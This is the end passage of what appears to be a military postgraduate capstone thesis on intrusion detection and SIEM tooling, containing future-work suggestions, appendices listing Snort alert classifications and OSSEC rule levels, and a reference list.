
- Configure Suricata as an inline IPS. In this capstone, Suricata was configured as an IDS and passively sniffed traffic. Given the number of alerts generated during the attack/detection phase, it would be useful to evaluate how well Suricata, if configured for inline *prevention*, would block malicious traffic and to observe how the associated logs would appear in Kibana.

- Configure and deploy user-defined Snort signatures. In the case of a zero-day attack for which no signature exists, creating and applying signatures in a timely manner can help detect ongoing activities. Demonstrating how user-defined Snort signatures appear in Kibana would be useful to a network defender.

APPENDIX A. SNORT PRIORITIES

Table 11. Snort Default Classifications. Source: [37].

Class Type	Description	Priority
attempted-admin	Attempted Administrator Privilege Gain	high
attempted-user	Attempted User Privilege Gain	high
inappropriate-content	Inappropriate Content was Detected	high
policy-violation	Potential Corporate Privacy Violation	high
shellcode-detect	Executable code was detected	high
successful-admin	Successful Administrator Privilege Gain	high
successful-user	Successful User Privilege Gain	high
trojan-activity	A Network Trojan was detected	high
unsuccessful-user	Unsuccessful User Privilege Gain	high
web-application-attack	Web Application Attack	high
attempted-dos	Attempted Denial of Service	medium
attempted-recon	Attempted Information Leak	medium
bad-unknown	Potentially Bad Traffic	medium
default-login-attempt	Attempt to login by a default username and password	medium
denial-of-service	Detection of a Denial of Service Attack	medium
misc-attack	Misc Attack	medium
non-standard-protocol	Detection of a non-standard protocol or event	medium
rpc-portmap-decode	Decode of an RPC Query	medium
successful-dos	Denial of Service	medium
successful-recon-largescale	Large Scale Information Leak	medium
successful-recon-limited	Information Leak	medium
suspicious-filename-detect	A suspicious filename was detected	medium
suspicious-login	An attempted login using a suspicious username was detected	medium
system-call-detect	A system call was detected	medium

Class Type	**Description**	**Priority**
unusual-client-port-connection	A client was using an unusual port	medium
web-application-activity	Access to a potentially vulnerable web application	medium
icmp-event	Generic ICMP event	low
misc-activity	Misc activity	low
network-scan	Detection of a Network Scan	low
not-suspicious	Not Suspicious Traffic	low
protocol-command-decode	Generic Protocol Command Decode	low
string-detect	A suspicious string was detected	low
unknown	Unknown Traffic	low
tcp-connection	A TCP connection was detected	very low

APPENDIX B. OSSEC RULE CLASSIFICATION LEVELS

Obtained from [38].

Rules Classification

The rules are classified in multiple levels. From the lowest (00) to the maximum level 16. Some levels are not used right now. Other levels can be added between them or after them.

The rules will be read from the highest to the lowest level.

00—Ignored—No action taken. Used to avoid false positives. These rules are scanned before all the others. They include events with no security relevance.

01—None -

02—System low priority notification—System notification or status messages. They have no security relevance.

03—Successful/Authorized events—They include successful login attempts, firewall allow events, etc.

04—System low priority error—Errors related to bad configurations or unused devices/applications. They have no security relevance and are usually caused by default installations or software testing.

05—User generated error—They include missed passwords, denied actions, etc. By itself they have no security relevance.

06—Low relevance attack—They indicate a worm or a virus that have no effect to the system (like code red for apache servers, etc.). They also include frequently IDS events and frequently errors.

07—"Bad word" matching. They include words like "bad," "error," etc. These events are most of the time unclassified and may have some security relevance.

08—First time seen—Include first time seen events. First time an IDS event is fired or the first time a user logged in. If you just started using OSSEC HIDS these messages will probably be frequently. After a while they should go away, it also includes security relevant actions (like the starting of a sniffer or something like that).

09—Error from invalid source—Include attempts to login as an unknown user or from an invalid source. May have security relevance (especially if repeated). They also include errors regarding the “admin” (root) account.

10—Multiple user generated errors—They include multiple bad passwords, multiple failed logins, etc. They may indicate an attack or may just be that a user just forgot his credentials.

11—Integrity checking warning—They include messages regarding the modification of binaries or the presence of rootkits (by rootcheck). If you just modified your system configuration you should be fine regarding the “syscheck” messages. They may indicate a successful attack. Also included IDS events that will be ignored (high number of repetitions).

12—High importance event—They include error or warning messages from the system, kernel, etc. They may indicate an attack against a specific application.

13—Unusual error (high importance)—Most of the times it matches a common attack pattern.

14—High importance security event. Most of the times done with correlation and it indicates an attack.

15—Severe attack—No chances of false positives. Immediate attention is necessary.

LIST OF REFERENCES

[1] B. Charter, “EVTX and Windows event logging,” SANS Institute, 2018. [Online]. Available: https://www.sans.org/reading-room/whitepapers/logging/evtx-windows-event-logging-32949

[2] A. Lane, “Understanding and selecting SIEM/LM: aggregation, normalization, and enrichment,” Securosis, May 27, 2010. [Online]. Available: https://securosis.com/blog/understanding-and-selecting-siem-lm-aggregation-normalization-and-enrichmen

[3] Prelude, “Prelude components.” Accessed August 9, 2018. [Online]. Available: https://www.prelude-siem.org/projects/prelude/wiki/PreludeComponents

[4] Prelude,“ Choose your version.” Accessed August 9, 2018. [Online]. Available: http://www.prelude-siem.com/en/products/choose-your-version

[5] H. Debar, D. Curry, B. Feinstein, “The intrusion detection message exchange format (IDMEF),” RFC4765, March 2007. [Online]. Available: https://www.ietf.org/rfc/rfc4765.txt

[6] Prelude, “3rd party agents installation.” Accessed August 9, 2018. [Online]. Available: https://www.prelude-siem.org/projects/prelude/wiki/InstallingAgentThirdparty

[7] Prelude, “Welcome to the Prelude universal open-source SIEM project.” Accessed August 9, 2018. [Online]. Available: https://www.prelude-siem.org/projects/prelude/wiki/WikiStart

[8] “OSSIM,” Wikipedia. Accessed August 9, 2018. [Online]. Available: https://en.wikipedia.org/wiki/OSSIM

[9] AlienVault, “Compare AlientVault products.” Accessed August 9, 2018. [Online]. Available: https://www.alienvault.com/products/ossim/compare

[10] FIWARE, “Security-monitoring: service level SIEM open API specification.” Accessed August 9, 2018. [Online]. Available: http://forge.fiware.org/plugins/mediawiki/wiki/fiware/index.php/Security-Monitoring:_Service_Level_SIEM_Open_API_Specification

[11] AlienVault, “Configure log forwarding on commonly used data sources.” Accessed August 9, 2018. [Online]. Available: https://www.alienvault.com/documentation/usm-appliance/supported-plugins/supported-plugins.htm

[12] AlienVault, “Minimum hardware requirements for USM appliance virtual machines.” Accessed August 9, 2018. [Online]. Available: https://www.alienvault.com/documentation/usm-appliance/sys-reqs/hardware-spec.htm

[13] AlienVault, “Virtual machine requirements.” Accessed August 9, 2018. [Online]. Available: https://www.alienvault.com/documentation/usm-appliance/sys-reqs/vm-reqs.htm

[14] AlienVault, “AlienVault OSSIM report types.” Accessed August 9, 2018. [Online]. Available: https://www.alienvault.com/documentation/usm-appliance/reports/ossim-report-types.htm

[15] Elastic, “The heart of the Elastic Stack.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/products/elasticsearch

[16] Elastic, “Centralize, transform & stash your data.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/products/logstash

[17] Elastic, “Your window into the Elastic Stack.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/products/kibana

[18] OSSEC, “Welcome to OSSEC’s documentation!.” Accessed August 9, 2018. [Online]. Available: https://www.ossec.net/docs

[19] Bro, “The BRO network security monitor.” Accessed August 9, 2018. [Online]. Available: https://www.bro.org/

[20] D. Burks, “Sguil,” GitHub, July 3, 2018. [Online]. Available: https://github.com/Security-Onion-Solutions/security-onion/wiki/Sguil

[21] Weslambert, “Squert,” GitHub, April 19, 2018. {Online]. Available: https://github.com/Security-Onion-Solutions/security-onion/wiki/Squert

[22] C. Lonvick, “The BSD Syslog Protocol,” RFC3164, August 2001. [Online]. Available: https://tools.ietf.org/html/rfc3164

[23] Elastic, “How Logstash works.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/guide/en/logstash/current/pipeline.html

[24] D. Berman, “The complete guide to the ELK Stack—2018,” Logz.io, June 26, 2018. [Online]. Available: https://logz.io/learn/complete-guide-elk-stack

[25] Elastic, “Input plugins.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/guide/en/logstash/current/input-plugins.html

[26] netsniff-ng, “netsniff-ng toolkit.” Accessed August 9, 2018. [Online]. Available: http://netsniff-ng.org

[27] Aldeid, “Suricata-vs-Snort.” Accessed August 9, 2018. [Online]. Available: http://www.aldeid.com/wiki/Suricata-vs-snort

[28] C. White, “pf_ring slot count,” Google, December 25, 2015. [Online]. Available: https://groups.google.com/forum/#!topic/security-onion/zu7U7U9pBT8

[29] D. Burks, “PF_RING,” GitHub, March 16, 2017. [Online]. Available: https://github.com/Security-Onion-Solutions/security-onion/wiki/PF_RING

[30] Apache, “Welcome to Apache Lucene.” Accessed August 9, 2018. [Online]. Available: https://lucene.apache.org/

[31] Elastic, “Basic concepts.” Accessed August 9, 2018. [Online]. Available: https://www.elastic.co/guide/en/elasticsearch/reference/current/_basic_concepts.html

[32] Weslambert, “Logstash,” GitHub, June 8, 2018. [Online]. Available: https://github.com/Security-Onion-Solutions/security-onion/wiki/Logstash

[33] Mitre, “CVE-2001-0540.” Accessed August 14, 2018. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0540

[34] CIRT.net, “Nikto2.” Accessed August 14, 2018. [Online]. Available: https://cirt.net/nikto2

[35] Microsoft, “Microsoft security bulletin MS17-101—critical.” Accessed August 14, 2018. [Online]. Available: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

[36] Rapid7, “MS17-010 EternalBlue SMB remote windows kernel pool corruption.” Accessed August 14, 2018. [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue

[37] The Snort Project, “SNORT users manual 2.9.11.” Accessed August 24, 2018. [Online]. Available: http://manual-snort-org.s3-website-us-east-1.amazonaws.com/

[38] OSSEC, “Rules classification.” Accessed August 24, 2018. [Online]. Available: https://ossec-docs.readthedocs.io/en/latest/manual/rules-decoders/rule-levels.html

THIS PAGE INTENTIONALLY LEFT BLANK

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California